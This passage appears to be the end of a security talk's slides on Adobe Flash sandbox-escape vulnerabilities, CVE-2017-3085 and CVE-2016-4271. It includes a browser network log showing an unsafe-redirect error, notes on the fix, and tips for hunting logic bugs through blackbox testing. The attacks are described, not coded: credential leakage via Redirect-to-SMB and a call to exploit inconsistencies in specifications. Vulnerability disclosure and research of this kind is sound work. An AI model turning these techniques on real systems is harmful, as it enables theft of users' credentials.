<input type="checkbox"/>	714	SSL_CONNECT_JOB	t=25641 [st=3]	-HTTP_TRANSACTION_READ_HEADERS
<input type="checkbox"/>	715	TRANSPORT_CONNECT_JOB	t=25641 [st=3]	HTTP_CACHE_WRITE_INFO [dt=0]
<input type="checkbox"/>	716	HOST_RESOLVER_IMPL_JOB	t=25641 [st=3]	HTTP_CACHE_WRITE_DATA [dt=0]
<input type="checkbox"/>	717	URL_REQUEST	t=25641 [st=3]	HTTP_CACHE_WRITE_INFO [dt=0]
<input type="checkbox"/>	718	HTTP_STREAM_JOB_CONTROLLER_BOUND	t=25641 [st=3]	URL_REQUEST_DELEGATE [dt=0]
<input type="checkbox"/>	719	HTTP_STREAM_JOB	t=25641 [st=3]	FAILED
<input type="checkbox"/>	720	SSL_CONNECT_JOB	t=25641 [st=3]	--> net_error = -311 (ERR_UNSAFE_REDIRECT)
<input type="checkbox"/>	721	TRANSPORT_CONNECT_JOB	t=25641 [st=3]	-URL_REQUEST_START_JOB
<input type="checkbox"/>	722	HOST_RESOLVER_IMPL_JOB	t=25642 [st=4]	--> net_error = -311 (ERR_UNSAFE_REDIRECT)
<input type="checkbox"/>	723	URL_REQUEST	t=25642 [st=4]	URL_REQUEST_DELEGATE [dt=0]
			t=25642 [st=4]	-REQUEST_ALIVE
			t=25642 [st=4]	--> net_error = -311 (ERR_UNSAFE_REDIRECT)

like Gecko) Chrome/61.0.3163.100 Safari/537.36

# CVE-2017-3085: discussion (3/3)

- Fixed by Adobe in Flash Player 26
  - Applies input validation to redirects
  - Mitigates susceptibility to Redirect-to-SMB
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-3085>

# Concluding remarks

- Logic bugs
  - Examine the specs
  - Attempt to exploit inconsistencies
  - Cannot be mitigated using DEP, ASLR
  - Cannot be found by static/runtime analysis tools (e.g. PREfast, ASAN)
- Blackbox testing can result in interesting findings
- You can do it too
  - Use common developer tools – binary analysis useful but not necessary
  - Add some dedication and a bit of creativity

# Want to break stuff?

- **CVE-2016-4271**

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4271>
- <https://blog.bjornweb.nl/2017/02/flash-bypassing-local-sandbox-data-exfiltration-credentials-leak/>

- **CVE-2017-3085**

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-3085>
- <https://blog.bjornweb.nl/2017/08/flash-remote-sandbox-escape-windows-user-credentials-leak/>